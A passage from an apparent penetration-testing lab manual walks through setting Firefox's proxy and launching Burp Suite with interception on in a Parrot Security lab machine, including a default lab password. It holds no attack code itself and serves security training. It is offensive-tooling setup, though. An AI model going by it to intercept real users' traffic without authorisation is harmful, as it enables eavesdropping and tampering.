
2. Switch to the **Parrot Security** virtual machine. Click the **Firefox** icon from the top section of **Desktop** to launch the **Mozilla Firefox** browser.
3. The **Mozilla Firefox** window appears; type **http://www.moviescope.com** Into the address bar and press **Enter**.




4. Now, set up a **Burp Suite** proxy by first configuring the proxy settings of the browser.
5. In the **Mozilla Firefox** browser, click the **Open menu** icon in the right corner of the menu bar and select **Preferences** from the list.



6. The **General** settings tab appears. In the **Find in Preferences** search bar, type **proxy**, and press **Enter**.
7. The **Search Results** appear. Click the **Settings** button under the **Network Settings** option.



8. A **Connection Settings** window appears. Select the **Manual proxy configuration** radio button and click **OK**. Close the **Preferences** tab.




9. Now, minimize the browser window, click the **Applications** menu form the top left corner of **Desktop**, and navigate to **Pentesting → Web Application Analysis → Web Application Proxies → burpsuite** to launch the **Burp Suite** application.

   Note: If a security pop-up appears, enter the password as **toor** in the **Password** field and click **OK**.

10. In the next **Burp Suite Community Edition** notification, click **OK**.
11. **Burp Suite** initializes. If a **Burp Suite Community Edition** notification saying **An update is available** appears, click **Close**.
12. The **Burp Suite** main window appears; ensure that the **Temporary project** radio button is selected and click the **Next** button, as shown in the screenshot.

    Note: If an update window appears, click **Close**.

13. In the next window, select the **Use Burp defaults** radio-button and click the **Start Burp** button.
14. The **Burp Suite** main window appears; click the **Proxy** tab from the available options in the top section of the window.



15. In the **Proxy** settings, by default, the **Intercept** tab opens-up. Observe that by default, the interception is active as the button says **Intercept is on**. Leave it running.

    Note: Turn the interception on if it is off.